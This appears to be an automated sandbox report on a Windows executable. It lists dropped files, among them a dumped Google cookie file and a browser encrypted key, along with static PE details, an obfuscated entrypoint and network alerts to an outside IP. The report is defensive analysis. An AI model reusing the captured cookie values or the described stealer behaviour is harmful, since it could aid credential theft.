SHA-512:	8A185340B057C89B1F2062A4F687A2B10926C062845075D81E3B1E558D8A3F14B32B9965F438A1C63FCDB7BA146747233BCB634F4DD4605013F74C2C01428C03
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....q...5.[5.[5.[&..[7.[../.[...[...[...[4.[..[1.[&..[7.[...[?.[5.[..[...[0.[...[p.[...[4.[...[4.[...[4.[Rich5.[.....PE..L...V..S.....!.....P.....`..... ...d... ..... ..@.....`.....0...&.. b.....` .....text....G.....P..... ..`.rdata...w...`.....`.....@..@.data....4..... .....@....rsrc...@.... .....@..@.reloc...C...0...P..... .....@..B..... .....

C:\Users\user\AppData\Roaming\16120058828915	
Process:	C:\Users\user\Desktop\aOn5CfTiwS.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Roaming\16120588290 72	
Process:	C:\Users\user\Desktop\aOn5CfTiwS.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	61440
Entropy (8bit):	0.7697933531254957
Encrypted:	false
SSDEEP:	96:NNw4xOoBCJyC2V8MZyFl8AlG4oNFeymw:Nu4xOoBIy7OzlG4oNH
MD5:	10539C93BEF3228B2ED2E8A7A2C02D8A
SHA1:	C293CCAF8EDAFB4C187CFC3C5328DEF1219EBDF5
SHA-256:	107639FDDC1335D086EA380AE405F5C7E83C25B07DD4868BF3E88E2774093722
SHA-512:	79994EAD2E69060E9CE8D4EE288E6FA3C6BC299A42389EB16948CC6D074A2ACEB1B17BE28A4D90A4DA3164B0510F9C525AF47D9AB066D06F2A4D063459589DF
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Roaming\16120588292 75.exe	
Process:	C:\Users\user\Desktop\aOn5CfTiwS.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	103632
Entropy (8bit):	6.404475911013687
Encrypted:	false
SSDEEP:	1536:TmNElglU+fGVknVahVV8xftC9uYRmDBlwZ3Y12wk7jhqnGbi5A:TCUt+fGmETSRtk92wZ3hb7jh76A
MD5:	EF6F72358CB02551CAEBE720FBC55F95
SHA1:	B5EE276E8D479C270ECEB497606BD44EE09FF4B8
SHA-256:	6562BDCBF775E04D8238C2B52A4E8DF5AFA1E35D1D33D1E4508CFE040676C1E5
SHA-512:	EA3F0CF40ED3AA3E43B7A19ED6412027F76F9D2D738E040E6459415AA1E5EF13C29CA830A66430C33E492558F7C5F0CC86E1DF9474322F231F8506E49C3A1A90
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 14%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....K..s.i. .i. .i. .f. .i. .f. .i. .J. .i. .J. .i. .i. .h. .J. .i. (.. .i. (.. .i. (.. .i. Rich.i. .....PE..L....S.Z.....@.....@...W.....f..... .....text..... ..`.rdata.....0.....@..@.data..... .....@....rsrc....W...@...X.....@..@..... ....

C:\Users\user\AppData\Roaming\16120588292 75.txt	
Process:	C:\Users\user\AppData\Roaming\16120588292 75.exe
File Type:	Little-endian UTF-16 Unicode text, with very long lines, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	27328
Entropy (8bit):	3.7092890861965286
Encrypted:	false
SSDEEP:	192:b3w/3wBkf3DpvI6PprepmlmE1lVT0oMoSDNlkS1:bqg+flvIKpt3VvODNlkS1
MD5:	3B1D8E74CDD69F7D029CE5ACCEE73714
SHA1:	BF71F09A81C43BB15E7CBFF694C5063B91F67DD5
SHA-256:	D25B9068F34D498145CDE1986A84CE5DABFBBA16FDD7FE92CCA2768CAC2F481B
SHA-512:	C2E5FFC9B825E3C39D59D91ADFF16E36EF024BCA0813F1B503DBA6E26A270CBB31AE2309B1ED5F554D8416FEB4A4AA88FC8B78FC8A2E631731F2128066BF9F81
Malicious:	false
Preview:	..[.....{.....".M.o.d.i.f.i.e.d. .T.i.m.e.".:.".6./.2.7./.2.0.1.9. .1.0.:.2.3.:.0.6. .A.M.".,.....".E.x.p.i.r.e. .T.i.m.e.".:.".1.2./.3.1./.2.0.3.7. .1.0.:.5.9.:.1.4. .P.M.".,.....".H.o.s.t. .N.a.m.e.".:.".g.o.o.g.l.e...c.o.m.".,.....".P.a.t.h.".:.".".,.....".N.a.m.e.".:.".C.O.N.S.E.N.T.".,.....".V.a.l.u.e.".:.".W.P...2.7.b.6.d.e.".,.....".S.e.c.u.r.e.".:.".N.o.".,.....".H.T.T.P. .O.n.l.y.".:.".N.o.".,.....".H.o.s.t. .O.n.l.y.".:.".N.o.".,.....".E.n.t.r.y. .I.D.".:.".1.".,.....".T.a.b.l.e. .N.a.m.e.".:.".C.o.o.k.i.e.E.n.t.r.y.E.x._.1.2.".....}.....,.....{.....".M.o.d.i.f.i.e.d. .T.i.m.e.".:.".6./.2.7./.2.0.1.9. .1.0.:.2.3.:.1.1. .A.M.".,.....".E.x.p.i.r.e. .T.i.m.e.".:.".1.2./.2.7./.2.0.1.9. .9.:.2.3.:.1.1. .A.M.".,.....".H.o.s.t. .N.a.m.e.".:.".g.o.o.g.l.e...c.h.".,.....".P.a.t.h.".:.".".,.....".N.a.m.e.".:.".N.I.D.".,.....".V.a.l.u.e.".:.".1.8.6.=.f.q.t.N.G.i.j.l.-.o.b.4.K.y.V.l.p.O.b.W.8.G.z.s.h.L.K.8.N.W.5._.R.t.7.6.F.k.H.Q.W.U.N.y.S.-.V.3.z.5.y.T.b.R.q.2.m.w.h.c.z.E.m.a.5.

C:\Users\user\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\6C0CE2DD0584C47CAC18839F14055F19FA270CDD	
Process:	C:\Users\user\Desktop\aOn5CfTiwS.exe
File Type:	data
Category:	dropped
Size (bytes):	1404
Entropy (8bit):	7.169231648631483

C:\Users\user\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\6C0CE2DD0584C47CAC18839F14055F19FA270CDD	
Encrypted:	false
SSDEEP:	24:ZgGGje/+GNje/+Gd7fiSBSvG/ne102dgmYa43xSnvcSO:ZdAe/+Gpe/+G1fiSsGve1PIaAxSnvc1
MD5:	94F70083532A6F2D5821123CDC96E92A
SHA1:	EB9D68E737EA1DC2DBF1B77970550FA913952914
SHA-256:	291A077B01ABB73B9BB60572BC636753AFE6B91913F48B60EF13972C57D89CC5
SHA-512:	39F8EF2AFF8D58506BDF32DF83FC2ACF3CAC4B01F83283179E501824F1D28DD30D5DD998F41A14D702D7BA32E8B7C2B037B6D61E9AE8F8CCB31EBE39EBA17AD
Malicious:	false
Preview:	.....l.....|.....|....._..'.. .....P...0..L0..4.....m.L.b0...*.H.....0..1;09..U...2Charles Proxy CA (19 .. 2019, DESKTOP-BNAT11U)1%0#..U....https://charlesproxy.com/ssl1 .0...U....XK72 Ltd1.0...U....Auckland1.0...U....Auckland1.0...U....NZ0...000101000000Z..481215091537Z0..1;09..U...2Charles Proxy CA (19 .. 2019, DESKTOP-BNAT11U)1%0#..U....https://charlesproxy.com/ssl1.0...U....XK72 Ltd1.0...U....Auckland1.0...U....Auckland1.0...U....NZ0.."0...*.H.....0.....>.M..O....@G...3.....d\.$...K!!...j"$|2..}t *.....%..S...#.5=.:....i8&..:T...eSP..X^F}1....1.".x.?.K4.6x-....,."G.NLZ.3.fT#T..q..Y....!.G|..bN....`#...6.....`F6..v...W.s.2..4.'.B..3.../..T.....|....,..B.....>?6..$?...@.-nn.!I..4#... ..G4%.....t0..p0...U.....0....0...,..`.H...B.....This Root certificate was generated by Charles Proxy for SSL Proxying. If this certificate is part of a certificate chain, this means that you're browsing through Charles Proxy with SSL Proxying enabl

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.6038629847857155
TrID:	• Win32 Executable (generic) a (10002005/4) 99.27% • InstallShield setup (43055/19) 0.43% • Windows Screen Saver (13104/52) 0.13% • DOS Executable Borland C++ (13009/5) 0.13% • Generic Win/DOS Executable (2004/3) 0.02%
File name:	aOn5CfTiwS.exe
File size:	5007872
MD5:	013eba0050ebe18e39978e89a56c0fab
SHA1:	85ef7c03d70e2cc7095550ce15f140e78d05f3ad
SHA256:	5fa60303a0c4fd13ecd69e7c1a17788b72605473c2fb3f93eb758010326c76e5
SHA512:	159a723e036b86996f715c460756a047436396dc20afd1a62715c734be5ab0fdc6c213fe492201142f695bf33396a49ee34010b3a9c52751b527270a2cd6af05
SSDEEP:	98304:DPWOtJfIskP639K2Bfm873n1ME5IYrS71FARhPF3a7/nzoy4kKnuaHqrTdL:SOtJfIsw63tjuE5IYrS5u7PFKrOHMxL
File Content Preview:	MZP.....@.....j....L.!..This program must be run under Win32..$7..... .....

File Icon

Icon Hash:	78dcd8d0a0f81cc6

Static PE Info

General

Entrypoint:	0x4014d0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4B0AE27C [Mon Nov 23 19:29:00 2009 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0

General

File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	bc6f6219c69205bfcf9e875060fcd9d1

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub ebp, 18h
mov dword ptr [ebp-14h], 004014D0h
push edx
mov edx, 00000028h
sub edx, 00000000h
add edx, dword ptr [ebp-14h]
push edx
ret
call edi
mov ebx, edx
mov esp, ebp
mov edi, eax
mov ecx, dword ptr [ecx]
pop edx
push 00000003h
push edx
mov edx, 00000047h
sub edx, 00000000h
add edx, dword ptr [ebp-14h]
push edx
ret
mov edx, ebx
mov ebx, ebp
call ebx
mov ebx, dword ptr [esi]
mov ecx, dword ptr [ebp+00h]
pop edx
mov eax, 00401852h
push edx
mov edx, 0000006Bh
sub edx, 00000000h
add edx, dword ptr [ebp-14h]
push edx
ret
mov eax, dword ptr [esi]
mov ebx, esp
mov edi, eax
mov eax, edx
inc ebx
pop ecx
mov ecx, edx
in al, dx
pop edx
push eax
push edx
mov edx, 00000087h
sub edx, 00000000h
add edx, dword ptr [ebp-14h]
push edx
ret
mov edx, ebx
inc eax
mov eax, ebx

Instruction
mov ebx, esi
mov ecx, dword ptr [ecx]
pop edx
push 000013C5h
push edx
mov edx, 000000A9h
sub edx, 00000000h
add edx, dword ptr [ebp-14h]
push edx
ret
mov esi, ecx
dec ebx
mov ecx, dword ptr [esp]
dec ebx
mov edx, edi
mov edx, dword ptr [esi]
pop edx
push 00402086h
push edx
mov edx, 000000CFh
sub edx, 00000000h
add edx, dword ptr [ebp-14h]
push edx
ret
mov ebp, esi
mov esi, ecx
pop esi
mov eax, dword ptr [esi]

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0xcd000	0x2ea	.edata
IMAGE_DIRECTORY_ENTRY_IMPORT	0xca000	0x2833	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xce000	0x1a17c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xe9000	0xac3c	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0xc9000	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xb2000	0xb1400	False	0.459549100846	data	6.39323568191	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0xb3000	0x15000	0xce00	False	0.295092536408	data	4.58629878593	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0xc8000	0x1000	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rdata	0xc9000	0x1000	0x200	False	0.05078125	data	0.210826267787	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.idata	0xca000	0x3000	0x2a00	False	0.315569196429	data	5.11321852276	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.edata	0xcd000	0x1000	0x400	False	0.392578125	data	4.24371374363	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0xce000	0x1a17c	0x1a200	False	0.151054126794	data	4.38888183509	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xe9000	0xb000	0xae00	False	0.00148168103448	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_CURSOR	0xcec40	0x134	data	English	United States
RT_CURSOR	0xced74	0x134	data	English	United States
RT_CURSOR	0xceea8	0x134	data	English	United States
RT_CURSOR	0xcefdc	0x134	data	English	United States
RT_CURSOR	0xcf110	0x134	data	English	United States
RT_CURSOR	0xcf244	0x134	data	English	United States
RT_CURSOR	0xcf378	0x134	data	English	United States
RT_BITMAP	0xcf4ac	0x1d0	data	English	United States
RT_BITMAP	0xcf67c	0x1e4	data	English	United States
RT_BITMAP	0xcf860	0x1d0	data	English	United States
RT_BITMAP	0xcfa30	0x1d0	data	English	United States
RT_BITMAP	0xcfc00	0x1d0	data	English	United States
RT_BITMAP	0xcfdd0	0x1d0	data	English	United States
RT_BITMAP	0xcffa0	0x1d0	data	English	United States
RT_BITMAP	0xd0170	0x1d0	data	English	United States
RT_BITMAP	0xd0340	0x1d0	data	English	United States
RT_BITMAP	0xd0510	0x1d0	data	English	United States
RT_BITMAP	0xd06e0	0xe8	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0xd07c8	0x2e8	data	English	United States
RT_DIALOG	0xd0ab0	0x52	data		
RT_DIALOG	0xd0b04	0x52	data		
RT_STRING	0xd0b58	0x19c	data		
RT_STRING	0xd0cf4	0xe0	data		
RT_STRING	0xd0dd4	0xbc	data		
RT_STRING	0xd0e90	0x368	data		
RT_STRING	0xd11f8	0x498	data		
RT_STRING	0xd1690	0x330	data		
RT_STRING	0xd19c0	0x398	data		
RT_STRING	0xd1d58	0x390	data		
RT_STRING	0xd20e8	0x428	data		
RT_STRING	0xd2510	0x484	data		
RT_STRING	0xd2994	0x384	data		
RT_STRING	0xd2d18	0x120	data		
RT_STRING	0xd2e38	0xec	data		
RT_STRING	0xd2f24	0x130	data		
RT_STRING	0xd3054	0x414	data		
RT_STRING	0xd3468	0x3f8	data		
RT_RCDATA	0xd3860	0x10	data		
RT_RCDATA	0xd3870	0x2abb	Delphi compiled form 'TAboutBox'		
RT_RCDATA	0xd632c	0x10d21	Delphi compiled form 'TfrmMainFormServer'		
RT_RCDATA	0xe7050	0x71d	Delphi compiled form 'TfrmServiceInstallParams'		
RT_RCDATA	0xe7770	0x494	Delphi compiled form 'TLoginDialog'		
RT_GROUP_CURSOR	0xe7c04	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xe7c18	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xe7c2c	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xe7c40	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xe7c54	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xe7c68	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xe7c7c	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_ICON	0xe7c90	0x14	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xe7ca4	0x2d8	data	English	United States
RT_MANIFEST	0xe7f7c	0x1fe	ASCII text, with CRLF line terminators	English	United States

Imports

DLL	Import
ADVAPI32.DLL	CloseServiceHandle, ControlService, CreateServiceA, OpenSCManagerA, OpenServiceA, QueryServiceStatus, RegCloseKey, RegCreateKeyExA, RegFlushKey, RegOpenKeyExA, RegQueryValueExA, RegSetValueExA, StartServiceA
KERNEL32.DLL	CloseHandle, CompareStringA, CreateDirectoryA, CreateEventA, CreateFileA, CreatePipe, CreateProcessA, CreateThread, DeleteCriticalSection, DeleteFileA, EnterCriticalSection, EnumCalendarInfoA, ExitProcess, FindClose, FindFirstFileA, FindResourceA, FormatMessageA, FreeLibrary, FreeResource, GetACP, GetCPInfo, GetCommandLineA, GetCurrentProcessId, GetCurrentThreadId, GetDateFormatA, GetDiskFreeSpaceA, GetEnvironmentStrings, GetExitCodeProcess, GetFileAttributesA, GetFileType, GetFullPathNameA, GetLastError, GetLocalTime, GetLocaleInfoA, GetModuleFileNameA, GetModuleHandleA, GetOEMCP, GetProcAddress, GetProcessHeap, GetStartupInfoA, GetStdHandle, GetStringTypeA, GetStringTypeW, GetSystemDefaultLangID, GetThreadLocale, GetTickCount, GetUserDefaultLCID, GetVersion, GetVersionExA, GlobalAddAtomA, GlobalAlloc, GlobalDeleteAtom, GlobalFindAtomA, GlobalFree, GlobalLock, GlobalUnlock, HeapAlloc, HeapFree, InitializeCriticalSection, InterlockedDecrement, InterlockedExchange, InterlockedIncrement, IsValidLocale, LCMapStringA, LeaveCriticalSection, LoadLibraryA, LoadLibraryExA, LoadResource, LockResource, MulDiv, MultiByteToWideChar, RaiseException, ReadFile, ResetEvent, RtlUnwind, SetConsoleCtrlHandler, SetEndOfFile, SetErrorMode, SetEvent, SetFilePointer, SetHandleCount, SetHandleInformation, SetLastError, SetThreadLocale, SizeofResource, Sleep, TlsAlloc, TlsFree, TlsGetValue, TlsSetValue, UnhandledExceptionFilter, VirtualAlloc, VirtualFree, VirtualQuery, WaitForSingleObject, WideCharToMultiByte, WriteFile, lstrcpyA, lstrcpynA, lstrlenA
VERSION.DLL	GetFileVersionInfoA, GetFileVersionInfoSizeA, VerQueryValueA
COMCTL32.DLL	ImageList_Add, ImageList_BeginDrag, ImageList_Destroy, ImageList_DragEnter, ImageList_DragLeave, ImageList_DragMove, ImageList_DragShowNolock, ImageList_Draw, ImageList_DrawEx, ImageList_EndDrag, ImageList_GetBkColor, ImageList_GetDragImage, ImageList_GetIconSize, ImageList_GetImageCount, ImageList_Read, ImageList_Remove, ImageList_Replace, ImageList_SetBkColor, ImageList_SetIconSize, ImageList_Write, _TrackMouseEvent, ImageList_Create
GDI32.DLL	BitBlt, CopyEnhMetaFileA, CreateBitmap, CreateBrushIndirect, CreateCompatibleBitmap, CreateCompatibleDC, CreateDIBSection, CreateDIBitmap, CreateFontIndirectA, CreateHalftonePalette, CreatePalette, CreatePenIndirect, CreateSolidBrush, DeleteDC, DeleteEnhMetaFile, DeleteObject, ExcludeClipRect, ExtTextOutA, GetBitmapBits, GetBrushOrgEx, GetClipBox, GetCurrentPositionEx, GetDCOrgEx, GetDIBColorTable, GetDIBits, GetDeviceCaps, GetEnhMetaFileBits, GetEnhMetaFileHeader, GetEnhMetaFilePaletteEntries, GetObjectA, GetPaletteEntries, GetPixel, GetRgnBox, GetStockObject, GetSystemPaletteEntries, GetTextExtentPoint32A, GetTextExtentPointA, GetTextMetricsA, GetWinMetaFileBits, GetWindowOrgEx, IntersectClipRect, LineTo, MaskBlt, MoveToEx, PatBlt, PlayEnhMetaFile, Polyline, RealizePalette, RectVisible, Rectangle, RestoreDC, SaveDC, SelectClipRgn, SelectObject, SelectPalette, SetBkColor, SetBkMode, SetBrushOrgEx, SetDIBColorTable, SetEnhMetaFileBits, SetPixel, SetROP2, SetStretchBltMode, SetTextColor, SetViewportOrgEx, SetWinMetaFileBits, SetWindowOrgEx, StretchBlt, UnrealizeObject
SHELL32.DLL	SHBrowseForFolderA, SHGetMalloc, ShellExecuteA, SHGetPathFromIDListA
USER32.DLL	ActivateKeyboardLayout, AdjustWindowRectEx, BeginPaint, CallNextHookEx, CallWindowProcA, CharLowerA, CharLowerBuffA, CharNextA, CharNextW, CharToOemA, CharUpperBuffA, CheckMenuItem, ClientToScreen, CloseClipboard, CreateIcon, CreateMenu, CreatePopupMenu, CreateWindowExA, DefFrameProcA, DefMDIChildProcA, DefWindowProcA, DeleteMenu, DestroyCursor, DestroyIcon, DestroyMenu, DestroyWindow, DispatchMessageA, DispatchMessageW, DrawEdge, DrawFocusRect, DrawFrameControl, DrawIcon, DrawIconEx, DrawMenuBar, DrawTextA, EmptyClipboard, EnableMenuItem, EnableScrollBar, EnableWindow, EndPaint, EnumChildWindows, EnumThreadWindows, EnumWindows, EqualRect, FillRect, FindWindowA, FrameRect, GetActiveWindow, GetCapture, GetClassInfoA, GetClassLongA, GetClientRect, GetClipboardData, GetCursor, GetCursorPos, GetDC, GetDCEx, GetDesktopWindow, GetFocus, GetForegroundWindow, GetIconInfo, GetKeyNameTextA, GetKeyState, GetKeyboardLayout, GetKeyboardLayoutList, GetKeyboardLayoutNameA, GetKeyboardState, GetKeyboardType, GetLastActivePopup, GetMenu, GetMenuItemCount, GetMenuItemID, GetMenuItemInfoA, GetMenuState, GetMenuStringA, GetMessagePos, GetParent, GetPropA, GetScrollInfo, GetScrollPos, GetScrollRange, GetSubMenu, GetSysColor, GetSysColorBrush, GetSystemMenu, GetTopWindow, GetWindow, GetWindowDC, GetWindowLongA, GetWindowLongW, GetWindowPlacement, GetWindowRect, GetWindowTextA, GetWindowThreadProcessId, InflateRect, InsertMenuA, InsertMenuItemA, IntersectRect, InvalidateRect, IsChild, IsDialogMessageA, IsDialogMessageW, IsIconic, IsRectEmpty, IsWindow, IsWindowEnabled, IsWindowUnicode, IsWindowVisible, IsZoomed, KillTimer, LoadBitmapA, LoadCursorA, LoadIconA, LoadKeyboardLayoutA, LoadStringA, MapVirtualKeyA, MapWindowPoints, MessageBeep, MessageBoxA, OemToCharA, OffsetRect, OpenClipboard, PeekMessageA, PeekMessageW, PostMessageA, PostQuitMessage, PtInRect, RedrawWindow, RegisterClassA, RegisterClipboardFormatA, RegisterWindowMessageA, ReleaseCapture, ReleaseDC, RemoveMenu, RemovePropA, ScreenToClient, ScrollWindow, SendMessageA, SendMessageW, SetActiveWindow, SetCapture, SetClassLongA, SetClipboardData, SetCursor, SetFocus, SetForegroundWindow, SetMenu, SetMenuItemInfoA, SetParent, SetPropA, SetRect, SetScrollInfo, SetScrollPos, SetScrollRange, SetTimer, SetWindowLongA, SetWindowLongW, SetWindowPlacement, SetWindowPos, SetWindowTextA, SetWindowsHookExA, ShowOwnedPopups, ShowScrollBar, ShowWindow, SystemParametersInfoA, TrackPopupMenu, TranslateMDISysAccel, TranslateMessage, UnhookWindowsHookEx, UnregisterClassA, UpdateWindow, WaitMessage, WindowFromPoint, wsprintfA, GetSystemMetrics
OLE32.DLL	CoInitialize, CoUninitialize
OLEAUT32.DLL	GetErrorInfo, SafeArrayAccessData, SafeArrayCreate, SafeArrayGetElement, SafeArrayGetLBound, SafeArrayGetUBound, SafeArrayPtrOfIndex, SafeArrayPutElement, SafeArrayUnaccessData, SysAllocStringLen, SysFreeString, SysReAllocStringLen, VariantChangeType, VariantClear, VariantCopy, VariantCopyInd, VariantInit

Exports

Name	Ordinal	Address
@@Consolerunner@Finalize	17	0x40bda8

Name	Ordinal	Address
@@Consolerunner@Initialize	16	0x40bd98
@@Dcconfig@Finalize	15	0x40af38
@@Dcconfig@Initialize	14	0x40af28
@@Genutils@Finalize	11	0x409df4
@@Genutils@Initialize	10	0x409de4
@@Installservice@Finalize	13	0x40a108
@@Installservice@Initialize	12	0x40a0f8
@@Logger@Finalize	7	0x407f18
@@Logger@Initialize	6	0x407f08
@@Mainformserver@Finalize	3	0x40709c
@@Mainformserver@Initialize	2	0x40708c
@@Rsyncconfigadapter@Finalize	9	0x409724
@@Rsyncconfigadapter@Initialize	8	0x409714
@@Servicestatus@Finalize	5	0x407ef8
@@Servicestatus@Initialize	4	0x407ee8
_AboutBox	21	0x4bfdfc
__GetExceptDLLinfo	1	0x401529
___CPPdebugHook	18	0x4b3098
_frmMainFormServer	19	0x4bfdd8
_frmServiceInstallParams	20	0x4bfdf0

Version Infos

Description	Data
LegalCopyright	
InternalName	
FileVersion	1.4.8.39
CompanyName	Synametrics Technologies
LegalTrademarks	
Comments	
ProductName	
ProductVersion	1.4.0.0
FileDescription	DeltaCopy Server Console
OriginalFilename	
Translation	0x0409 0x04e4

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/30/21-18:07:06.601323	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49719	198.54.117.244	192.168.2.3
01/30/21-18:07:07.880098	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49722	198.54.117.244	192.168.2.3
01/30/21-18:07:08.591456	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49724	198.54.117.244	192.168.2.3
01/30/21-18:07:14.008676	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49725	198.54.117.244	192.168.2.3
01/30/21-18:07:14.619901	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49726	198.54.117.244	192.168.2.3
01/30/21-18:07:15.144808	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49727	198.54.117.244	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2021 18:07:06.210726976 CET	49719	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:06.403480053 CET	80	49719	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:06.403696060 CET	49719	80	192.168.2.3	198.54.117.244
